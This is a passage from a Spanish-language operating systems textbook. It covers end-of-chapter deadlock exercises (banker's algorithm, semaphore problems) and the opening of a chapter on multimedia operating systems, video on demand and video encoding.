20. Una computadora tiene seis unidades de cinta, y *n* procesos compiten por ellas. Cada proceso puede necesitar dos unidades. ¿Para qué valores de *n* está el sistema libre de interbloqueos?

21. El algoritmo del banquero se está ejecutando en un sistema con *m* clases de recursos y *n* procesos. En el límite de valores grandes para *m* y *n*, el número de operaciones que se deben realizar para comprobar que un estado sea seguro es proporcional a $m^a n^b$. ¿Cuáles son los valores de *a* y *b*?

22. Un sistema tiene cuatro procesos y cinco recursos asignables. La asignación actual y las necesidades máximas son las siguientes:

	Asignado	*Máximo*	*Disponible*
Proceso A	1 0 2 1 1	1 1 2 1 3	0 0 x 1 1
Proceso B	2 0 1 1 0	2 2 2 1 0	
Proceso C	1 1 0 1 0	2 1 3 1 0	
Proceso D	1 1 1 1 0	1 1 2 2 1	

¿Cuál es el valor menor de *x* para el que éste es un estado seguro?

23. Una manera de eliminar la espera circular es tener una regla que determine que un proceso tiene derecho sólo a un recurso en un momento dado. Proporcione un ejemplo para mostrar que esta restricción es inaceptable en muchos casos.

24. Dos procesos *A* y *B* necesitan cada uno tres registros (1, 2 y 3) en una base de datos. Si *A* los pide en el orden 1, 2, 3 y *B* los pide en el mismo orden, no es posible un interbloqueo. No obstante, si *B* los pide en el orden 3, 2, 1, entonces es posible el interbloqueo. Con tres recursos, hay tres o seis posibles combinaciones en las que cada proceso puede solicitar los recursos. ¿Qué fracción de todas las combinaciones se garantiza que esté libre de interbloqueo?

25. Un sistema distribuido que utiliza buzones de correo tiene dos primitivas IPC, `send` y `receive`. La última primitiva especifica un proceso del que va a recibir mensajes, y se bloquea si no hay un men-

saje disponible de ese proceso, aun cuando pueda haber mensajes en espera de otros procesos. No hay recursos compartidos, pero los procesos se necesitan comunicar con frecuencia sobre otras cuestiones. ¿Es posible el interbloqueo? Explique.

26. En un sistema electrónico de transferencia de fondos hay cientos de procesos idénticos que funcionan de la siguiente manera. Cada proceso lee una línea de entrada que especifica un monto de dinero, la cuenta a la que se va a acreditar ese monto y la cuenta de la que se va a restar. Después bloquea ambas cuentas y transfiere el dinero, liberando los bloqueos cuando termine. Con muchos procesos ejecutándose en paralelo, hay un peligro muy real de que la cuenta *x* bloqueada no pueda bloquear a *y*, debido a que *y* ha sido bloqueada por un proceso que ahora espera por *x*. Idee un esquema que evite los interbloqueos. No libere un registro de una cuenta sino hasta que haya completado las transacciones (en otras palabras, no se permiten las soluciones que bloquean una cuenta y después la liberan de inmediato si la otra está bloqueada).

27. Una manera de evitar los interbloqueos es eliminando la condición de contención y espera. En el texto se propuso que antes de pedir un nuevo recurso, un proceso debe liberar primero los recursos que contenga (suponiendo que sea posible). Sin embargo, esto introduce el peligro de que podría obtener el nuevo recurso pero perder algunos de los existentes con los procesos competidores. Proponga una mejora a este esquema.

28. Un estudiante de ciencias computacionales asignado para trabajar en los interbloqueos piensa en la siguiente forma brillante de eliminar interbloqueos. Cuando un proceso solicita un recurso, especifica un límite de tiempo. Si el proceso se bloquea debido a que el recurso no está disponible, se inicia un temporizador. Si se excede el límite de tiempo, el proceso se libera y se le permite ejecutarse de nuevo. Si usted fuera el profesor, ¿qué calificación le daría a esta proposición y por qué?

29. Explique las diferencias entre interbloqueo, bloqueo activo e inanición.

30. Cenicienta y el Príncipe se están divorciando. Para dividir su propiedad, han acordado el siguiente algoritmo. Cada mañana, cada uno puede enviar una carta al abogado del otro, solicitando un artículo de su propiedad. Como se requiere un día para entregar las cartas, han acordado que si ambos descubren que han solicitado el mismo artículo el mismo día, el siguiente día enviarán una carta para cancelar la petición. Entre sus pertenencias está su perro Woofer, la casa de Woofer, su canario Tweeter y la jaula de Tweeter. Los animales adoran sus hogares, por lo que se ha acordado que cualquier división de propiedad que separe a un animal de su casa es inválida, y toda la división tendrá que empezar desde cero. Tanto Cenicienta como el Príncipe quieren desesperadamente a Woofer. Para que puedan salir de vacaciones (separadas), cada esposo ha programado una computadora personal para manejar la negociación. Cuando regresan de vacaciones, las computadoras están todavía negociando. ¿Por qué? ¿Es posible el interbloqueo? ¿Es posible la inanición? Explique.

31. Un estudiante con especialidad en antropología y licenciatura en ciencias computacionales se ha embarcado en un proyecto de investigación para ver si los babuinos africanos pueden aprender sobre los interbloqueos. El estudiante localiza un cañón profundo y sujeta una cuerda a lo largo de éste, para que los babuinos puedan cruzar con las manos. Varios babuinos pueden cruzar al mismo tiempo, siempre y cuando todos vayan en la misma dirección. Si los babuinos que avanzan hacia el este y los que avanzan hacia el oeste llegan a la cuerda al mismo tiempo, se producirá un interbloqueo (los babuinos quedarán atorados a la mitad) ya que es imposible que un babuino trepe sobre otro mientras está suspendido sobre el cañón. Si un babuino desea cruzar el cañón, debe comprobar que no haya otro babuino cruzando en dirección opuesta. Escriba un programa que utilice semáforos y

evite el interbloqueo. No se preocupe por una serie de babuinos que avanzan hacia el este y detienen a los babuinos que avanzan hacia el oeste por tiempo indefinido.

32. Repita el problema anterior, pero ahora evite la inanición. Cuando un babuino que desea cruzar al este llega a la cuerda y encuentra babuinos cruzando hacia el oeste, espera hasta que la cuerda esté vacía, pero no se permite que los babuinos que avanzan hacia el oeste empiecen, por lo menos hasta que un babuino haya cruzado al otro lado.

33. Programe una simulación del algoritmo del banquero. Su programa debe recorrer en forma cíclica cada uno de los clientes el banco que hacen una petición y evalúan si es seguro o inseguro. Escriba un registro de peticiones y decisiones en un archivo.

34. Escriba un programa para implementar el algoritmo de detección de interbloqueos con varios recursos de cada tipo. Su programa debe leer de un archivo las siguientes entradas: el número de procesos, el número de tipos de recursos, el número de recursos de cada tipo en existencia (vector E), la matriz de asignaciones actuales C (primera fila, seguida por la segunda fila, y así en lo sucesivo), la matriz de peticiones R (primera fila, seguida de la segunda fila, y así en lo sucesivo). La salida de su programa deberá indicar si hay un interbloqueo en el sistema o no. En caso de que haya un interbloqueo en el sistema, el programa deberá imprimir las identidades de todos los procesos que estén en interbloqueo.

35. Escriba un programa que detecte si hay un interbloqueo en el sistema al utilizar un gráfico de asignación de recursos. Su programa deberá leer de un archivo las siguientes entradas: el número de procesos y el número de recursos. Para cada proceso debe leer cuatro números: el número de recursos que contiene en un momento dado, los IDs de los recursos que contiene, el número de recursos que solicita en un momento dado, los IDs de los recursos que está solicitando. La salida del programa debe indicar si hay un interbloqueo en el sistema o no. En caso de que haya un interbloqueo en el sistema, el programa debe imprimir las identidades de todos los procesos que están en interbloqueo.

7

SISTEMAS OPERATIVOS MULTIMEDIA

Las películas digitales, los clips de video y la música se están convirtiendo en una forma cada vez más común de presentar información y entretenimiento mediante el uso de una computadora. Los archivos de audio y video se pueden almacenar en un disco y reproducirse sobre pedido. Sin embargo, sus características son muy distintas de los archivos de texto tradicionales para los que fueron diseñados los sistemas de archivos actuales. Como consecuencia, se necesitan nuevos tipos de sistemas de archivos para manejarlos. Peor aún: el proceso de almacenar y reproducir audio y video impone nuevas demandas sobre el programador y otras partes del sistema operativo. En este capítulo estudiaremos muchas de estas cuestiones y sus implicaciones para los sistemas operativos diseñados para manejar multimedia.

Por lo general, las películas digitales entran en la clasificación de **multimedia**, que en sentido literal significa varios medios. Bajo esta definición, este libro es un trabajo de multimedia. Después de todo, contiene dos medios: texto e imágenes (las figuras). Sin embargo, la mayoría de las personas utilizan el término “multimedia” para indicar un documento que contiene dos o más medios *continuos*; es decir, medios que deben reproducirse durante cierto intervalo. En este libro utilizaremos el término multimedia en este sentido.

Otro término un poco ambiguo es el de “video”. En sentido técnico, es sólo la porción de la imagen de una película (en contraste a la porción del sonido). De hecho, las cámaras de video y las televisiones tienen a menudo dos conectores, uno etiquetado como “video” y el otro como “audio”, ya que las señales están separadas. Sin embargo, el término “video digital” se refiere por lo general al producto completo, con imagen y sonido. A continuación utilizaremos el término “película” para referirnos al producto completo. Tenga en cuenta que una película en este sentido no necesita ser un

filme de dos horas producido por un estudio de Hollywood, a un costo que excede el de un Boeing 747. De acuerdo con nuestra definición, un clip de noticias de 30 segundos, transmitido en flujo continuo desde la página de inicio de CNN a través de Internet, es también una película. Por cierto, utilizaremos el término “clips de video” al hacer referencia a películas muy cortas.

7.1 INTRODUCCIÓN A MULTIMEDIA

Antes de entrar en los detalles sobre la tecnología de multimedia, tal vez sean de utilidad unas palabras sobre su uso actual y futuro para establecer el escenario. En una sola computadora, multimedia a menudo significa reproducir una película pregrabada de un **DVD** (**Disco versátil digital**). Los DVDs son discos ópticos que usan los mismos discos en blanco de policarbonato de 120 mm (plástico) que los CD-ROMs, pero grabados a una densidad mayor, con lo cual se obtiene una capacidad de entre 5 GB y 17 GB, dependiendo del formato.

Hay dos candidatos que están tratando de ser el sucesor del DVD. A uno se le conoce como **Blu-ray** y contiene 25 GB en el formato de una sola capa (50 GB en el formato de doble capa). Al otro se le conoce como **HD DVD** y contiene 15 GB en el formato de una sola capa (30 GB en el formato de doble capa). Cada formato está respaldado por un consorcio distinto de compañías de computadoras y películas. En apariencia, las industrias de la electrónica y el entretenimiento sienten nostalgia por las guerras de los formatos en las décadas de 1970 y 1980 entre Betamax y VHS, por lo que decidieron repetirlas. Sin duda, esta guerra de formatos retrasará la popularidad de ambos sistemas por años, a medida que los consumidores esperen ver cuál es el que va a ganar.

Otro uso de multimedia es para descargar clips de video a través de Internet. Muchas páginas Web tienen elementos en los que se puede hacer clic para descargar películas cortas. Los sitios Web como YouTube tienen miles de clips de video disponibles. A medida que la tecnologías de distribución más veloces, como la TV por cable y **ADSL** (*Asymmetric Digital Suscriber Line,* Línea de suscriptor digital asimétrica), vayan dominando el mercado y se conviertan en la norma a seguir, la presencia de clips de video en Internet aumentará vertiginosamente.

Otra área en la que se debe soportar multimedia es en la creación de los videos mismos. Existen sistemas de edición de multimedia y para obtener el mejor rendimiento se necesitan ejecutar en un sistema operativo tanto multimedia como de trabajo tradicional.

Un campo más en el que se está haciendo cada vez más importante el uso de multimedia es en los juegos de computadora. A menudo los juegos reproducen clips de video para describir cierto tipo de acción. Por lo general los clips son cortos, pero son muchos y el correcto se selecciona en forma dinámica, dependiendo de cierta acción que haya realizado el usuario. Éstos son cada vez más sofisticados. Desde luego, el juego en sí puede generar grandes cantidades de animación, pero manejar el video generado por un programa es algo distinto a mostrar una película.

Por último, el santo grial del mundo de multimedia es el **video bajo demanda**, el cual se refiere a la capacidad de los consumidores de seleccionar una película en su hogar, usando el control remoto de su televisión (o el ratón) y verla en su televisión (o monitor de computadora) al instante. Para habilitar el video bajo demanda se necesita una infraestructura especial. En la figura 7-1 podemos ver dos infraestructuras posibles del video bajo demanda. Cada una contiene tres componentes esenciales: uno o más servidores de video, una red de distribución y un aparato conectado al televisor para

decodificar la señal. El **servidor de video** es una poderosa computadora que almacena muchas películas en su sistema de archivos y las reproduce bajo demanda. Algunas veces, las mainframes se utilizan como servidores de video, ya que el proceso de conectar (por ejemplo) 1000 discos extensos con una mainframe es simple, mientras que conectar 1000 discos de cualquier tipo a una computadora personal es un problema serio. Gran parte del material en las siguientes secciones es acerca de los servidores de video y sus sistemas operativos.




Figura 7-1. Video bajo demanda que utiliza distintas tecnologías de distribución local. (a) ADSL. (b) TV por cable.

La red de distribución entre el usuario y el servidor de video debe ser capaz de transmitir datos en alta velocidad y en tiempo real. El diseño de dichas redes es interesante y complejo, pero está fuera del alcance de este libro. No diremos nada más acerca de ellas, excepto para recalcar que estas redes siempre utilizan fibra óptica desde el servidor de video hasta una caja de unión en cada vecindario en el que viven los clientes. En los sistemas ADSL, que son proporcionados por

las compañías telefónicas, la línea telefónica de par trenzado existente provee el último kilómetro (más o menos) de transmisión. En los sistemas de TV por cable, que son proporcionados por los operadores de cable, el cableado de TV por cable existente se utiliza para la distribución local. ADSL tiene la ventaja de proporcionar a cada usuario un canal dedicado, con lo cual se garantiza el ancho de banda, pero éste es bajo (unos cuantos megabits/seg) debido a las limitaciones del cable telefónico existente. La TV por cable utiliza cable coaxial con alto ancho de banda (gigabits-/seg), pero muchos usuarios tienen que compartir el mismo cable, dada la disputa por éste, lo cual no produce un ancho de banda garantizado para cada usuario. Sin embargo, para poder competir con las compañías de cable, las compañías telefónicas están empezando a instalar fibra en los hogares individuales, en cuyo caso ADSL sobre fibra tendrá mucho más ancho de banda que el cable.

La última pieza del sistema es el **decodificador** (*set-top box*), donde termina la línea ADSL o el cable de TV. De hecho, este dispositivo es una computadora normal, con ciertos chips especiales para la decodificación y descompresión del video. Como mínimo contiene una CPU, RAM, ROM, la interfaz con ADSL o cable, y un conector para la televisión.

Una alternativa para el decodificador es utilizar la PC existente del cliente y mostrar la película en el monitor. Lo interesante es que la razón por la que se consideran los decodificadores, dado que la mayoría de los consumidores tal vez ya tengan una computadora, es que los operadores del video bajo demanda esperan que las personas vean películas en sus salas, que por lo general contienen una TV pero raras veces una computadora. Desde una perspectiva técnica, utilizar una computadora personal en vez de un aparato dedicado tiene mucho más sentido, ya que es más potente, tiene un disco duro grande y una resolución de pantalla mucho mayor. De cualquier forma, con frecuencia haremos la distinción entre el servidor de video y el proceso cliente en el extremo del usuario, que decodifica y visualiza la película. Sin embargo, en términos de diseño del sistema, no importa mucho si el proceso cliente se ejecuta en un aparato dedicado o en una PC. Para un sistema de edición de video de escritorio, todos los procesos se ejecutan en el mismo equipo, pero seguiremos utilizando la terminología de servidor y cliente para que sea más claro qué proceso está llevando a cabo cuál función.

Volviendo al concepto de multimedia, tiene dos características clave que deben comprenderse bien para lidiar con ella de manera exitosa:

1. La multimedia utiliza velocidades de datos en extremo altas.

2. La multimedia requiere reproducción en tiempo real.

Las altas velocidades de datos provienen de la naturaleza de la información visual y acústica. El ojo y el oído pueden procesar cantidades prodigiosas de información por segundo, y tienen que alimentarse a esa velocidad para producir una experiencia de observación aceptable. En la figura 7-2 se listan las velocidades de datos de unas cuantas fuentes de multimedia digital y ciertos dispositivos de hardware comunes. Analizaremos algunos de estos formatos de codificación más adelante en este capítulo. Lo que debemos tener en cuenta son las altas velocidades de transmisión de datos requeridas por la multimedia, la necesidad de comprensión y la cantidad de almacenamiento requerida. Por ejemplo, una película HDTV de 2 horas sin comprimir llena un archivo de 570 GB. Un servidor de

video que almacene 1000 de esas películas necesitará 570 TB de espacio en disco, una cantidad nada trivial según los estándares actuales. Los que también debemos tener en cuenta es que sin la compresión de datos, el hardware actual no puede estar a la par con las velocidades de tranmisión de datos que se producen. Más adelante en este capítulo analizaremos la compresión de video.

Fuente	Mbps	GB/hra
Teléfono (PCM)	0.064	0.03
Música MP3	0.14	0.06
CD de audio	1.4	0.62
Película MPEG-2 (640 x 480)	4	1.76
Cámara de video digital (720 x 480)	25	11
TV sin compresión (640 x 480)	221	97
HDTV sin comprimir (1280 x 720)	648	288

Dispositivo	Mbps
Fast Ethernet	100
Disco EIDE	133
Red ATM OC-3	156
IEEE 1394b (FireWire)	800
Gigabit Ethernet	1000
Disco SATA	3000
Disco SCSI Ultra-640	5120

Figura 7-2. Algunas velocidades de datos para los dispositivos de E/S multimedia y de alto rendimiento. Observe que 1 Mbps son 10^6 bits/seg, pero 1 GB son 2^{30} bytes.

La segunda demanda que impone multimedia en un sistema es la necesidad de enviar datos en tiempo real. La porción de video de una película digital consiste en cierto número de cuadros por segundo. El sistema NTSC, que se utiliza en Norteamérica, Sudamérica y Japón, opera a 30 cuadros/seg (29.97 para el purista), mientras que los sistemas PAL y SECAM, que se utilizan en la mayoría del resto del mundo, operan a 25 cuadros/seg (25.00 para el purista). Los cuadros se deben enviar en intervalos precisos de 33.3 mseg o 40 mseg, respectivamente, o la película se verá entrecortada.

Oficialmente, NTSC significa Comité Nacional de Estándares de Televisión (*National Television Standards Committee*), pero la mala forma en que el color se adoptó en el estándar cuando se inventó la televisión a color dio pie a la broma en la industria de que en realidad significa Nunca Dos Veces el Mismo Color *(Never Twice the Same Color)*. PAL significa Línea de Fase Alternante (*Phase Alternating Line*). Técnicamente es el mejor de los sistemas. SECAM se utiliza en Francia (tenía la intención de proteger a los fabricantes de televisiones franceses de la competencia extranjera) y significa Color Secuencial con Memoria (*SEquentiel Couleur Avec Memoire*). SECAM también se utiliza en el Este de Europa debido a que cuando se introdujo la televisión ahí, los gobiernos que entonces eran comunistas querían evitar que todos vieran la televisión alemana (PAL), por lo que eligieron un sistema incompatible.

El oído es más sensible que el ojo, por lo que una variación de hasta unos cuantos milisegundos en los tiempos de respuesta se podrá notar. La variabilidad en las velocidades de entrega se conoce como **fluctuación** y debe estar vinculada estrictamente para un buen rendimiento. Tenga en cuenta que la fluctuación no es lo mismo que el retraso. Si la red de distribución de la figura 7-1 retrasa en forma uniforme todos los bits por exactamente 5.000 seg, la película empezará un poco después, pero se verá bien. Por otra parte, si retrasa los cuadros al azar por un valor entre 100 y 200 mseg, la película se verá como un filme antiguo de Charlie Chaplin, sin importar quién la estelarice.

Las propiedades en tiempo real requeridas para reproducir multimedia de una manera aceptable se describen a menudo mediante parámetros de **calidad del servicio**. Incluyen el ancho de banda promedio disponible, el ancho de banda pico disponible, el retraso mínimo y máximo (que en conjunto vinculan la fluctuación) y la probabilidad de pérdida de bits. Por ejemplo, un operador de red podría ofrecer un servicio que garantizara un ancho de banda promedio de 4 Mbps, 99% de los retrasos en la transmisión en el intervalo de 105 a 110 mseg y una velocidad de pérdida de bits de 10^{-10}, que estaría bien para películas MPEG-2. El operador también podría ofrecer un servicio más económico y de menor grado, con un ancho de banda promedio de 1 Mbps (por ejemplo, ADSL), en cuyo caso la calidad tendría que comprometerse de alguna forma, tal vez reduciendo la resolución, disminuyendo la velocidad de los cuadros o descartando la información de los colores y mostrando la película en blanco y negro.

La manera más común para proveer las garantías de calidad del servicio es reservar la capacidad por adelantado para cada nuevo cliente. Los recursos reservados incluyen una parte de la CPU, búferes de memoria, capacidad de transferencia del disco y ancho de banda de la red. Si llega un nuevo cliente y desea observar una película, pero el servidor de video o la red calcula que no tiene la capacidad suficiente para otro cliente, será necesario rechazar al nuevo cliente para evitar degradar el servicio que se proporciona a los clientes actuales. Como consecuencia, los servidores de multimedia necesitan esquemas de reservación de recursos y un **algoritmo de control de admisión** para decidir cuándo puede manejar más trabajo.

7.2 ARCHIVOS DE MULTIMEDIA

En la mayoría de los sistemas, un archivo de texto ordinario consiste en una secuencia lineal de bytes sin una estructura que el sistema operativo conozca o de la cual se preocupe. Con multimedia, la situación es más complicada. Para empezar, el video y el audio son completamente diferentes. Se capturan mediante distintos dispositivos (chip CCD, en comparación con el micrófono), tienen una estructura interna distinta (el video tiene de 25 a 30 cuadros/seg; el audio tiene 44,100 muestras/seg), y se reproducen mediante distintos dispositivos (monitor, en comparación con las bocinas).

Además, ahora las películas de Hollywood están orientadas a una audiencia mundial que, en su mayoría, no entiende inglés. Hay dos formas de lidiar con este último punto. Para algunos países se produce una pista de sonido adicional y las voces se doblan en el lenguaje local (pero no los efectos de sonido). En Japón, todas las televisiones tienen dos canales de sonido para que el espectador pueda escuchar los filmes extranjeros en el lenguaje original o en japonés. Se utiliza un botón en el control remoto para seleccionar el lenguaje. En otros países se utiliza la pista de sonido original, con subtítulos en el lenguaje local.

Además, muchas películas de TV ahora ofrecen subtítulos en inglés también, para permitir que las personas de habla inglesa pero con discapacidad auditiva puedan disfrutar la película. El resultado neto es que una película digital puede consistir realmente de muchos archivos: un archivo de video, varios archivos de audio y varios archivos de texto con subtítulos en varios lenguajes. Los DVDs tienen la capacidad de almacenar hasta 32 archivos de lenguajes y subtítulos. En la figura 7-3 se muestra un conjunto simple de archivos multimedia. Más adelante en este capítulo explicaremos el significado de adelanto rápido y atraso rápido.




Figura 7-3. Una película puede consistir en varios archivos.

Como consecuencia, el sistema de archivos necesita llevar la cuenta de varios “subarchivos” por cada archivo. Un posible esquema es administrar cada subarchivo como un archivo tradicional (por ejemplo, usar un nodo-i para llevar la cuenta de sus bloques) y tener una nueva estructura de datos que liste todos los subarchivos por cada archivo multimedia. Otra forma es inventar un tipo de nodo-i de dos dimensiones, donde cada columna liste los bloques de cada subarchivo. En general, la organización debe ser tal que el espectador pueda seleccionar en forma dinámica qué pistas de audio y subtítulos utilizar al momento de ver la película.

En todos los casos, también se necesita alguna forma de mantener sincronizados los subarchivos, para que cuando se reproduzca la pista de audio seleccionada, permanezca en sincronía con el video. Si el audio y el video se desfasan aunque sea ligeramente, el espectador puede escuchar las palabras del actor antes o después de que se muevan sus labios, lo cual es muy molesto.

Para comprender mejor la forma en que se organizan los archivos multimedia, es necesario comprender cómo funcionan el audio y el video digital con cierto detalle. Ahora veremos una introducción a estos temas.

7.2.1 Codificación de video

El ojo humano tiene la propiedad de que, cuando se proyecta una imagen en la retina, se retiene durante cierto número de milisegundos antes de deteriorarse. Si se proyecta una secuencia de imágenes a 50 o más imágenes/seg, el ojo no se da cuenta de que está viendo imágenes discretas. Todos

los sistemas de imágenes en movimiento basadas en video y en filme explotan este principio para producir películas en movimiento.

Para comprender los sistemas de video, es más fácil empezar con la televisión en blanco y negro, simple y anticuada. Para representar la imagen bidimensional enfrente de ella como un voltaje unidimensional como una función del tiempo, la cámara pasa un haz de electrones rápidamente de un lado a otro de la imagen, y con lentitud la recorre de arriba hacia abajo, grabando la intensidad de la luz a medida que avanza. Al final del barrido, que se conoce como un **cuadro**, el haz regresa a su posición original. Esta intensidad como función del tiempo se transmite y los receptores repiten el proceso de exploración para reconstruir la imagen. El patrón de exploración utilizado tanto por la cámara como por el receptor se muestra en la figura 7-4 (como información adicional, las cámaras CCD integran en vez de explorar, pero algunas cámaras y todos los monitores de CRT exploran).




Figura 7-4. El patrón de exploración utilizado para el video y la televisión NTSC.

Los parámetros exactos de exploración varían de un país a otro. NTSC tiene 525 líneas de exploración, una proporción de aspecto horizontal a vertical de 4:3 y 30 (en realidad, 29.97) cuadros/seg. Los sistemas europeos PAL y SECAM tienen 625 líneas de exploración, la misma proporción de aspecto de 4:3 y 25 cuadros/seg. En ninguno de estos dos sistemas se muestran las primeras líneas superiores ni unas cuantas de las inferiores (para aproximar una imagen rectangular en los CRTs redondos originales). Sólo se muestran 483 de las 525 líneas de exploración de NTSC (y 576 de las 625 líneas de exploración de PAL/SECAM).

Aunque 25 cuadros/seg es suficiente para capturar un movimiento uniforme, a esa velocidad de cuadro muchas personas (en especial los adultos mayores) percibirán que la imagen parpadea (debido a que la imagen anterior se ha borrado de la retina antes de que aparezca la nueva imagen).

En vez de aumentar la velocidad de cuadro, para lo cual se requeriría más del escaso ancho de banda, se utiliza un método distinto. En vez de mostrar las líneas de exploración en orden de arriba hacia abajo, primero se muestran las líneas de exploración impares y después las pares. Cada uno de estos medios cuadros se conoce como **campo**. Los experimentos han demostrado que, aunque las personas notan un parpadeo a 25 cuadros/seg, no lo notaron a 50 campos/seg. A esta técnica se le conoce como **entrelazado**. Se dice que la televisión o el video no entrelazado es **progresivo**.

El video a color utiliza el mismo patrón de exploración que el monocromático (blanco y negro), sólo que en vez de mostrar la imagen con un haz móvil, se utilizan tres haces que se mueven al unísono. Se utiliza un haz para cada uno de los tres colores primarios aditivos: rojo, verde y azul (RGB). Esta técnica funciona debido a que cualquier color se puede construir a partir de una superposición lineal de rojo, verde y azul con las intensidades apropiadas. Sin embargo, para la transmisión en un solo canal, las tres señales de color se deben combinar en una sola señal **compuesta**.

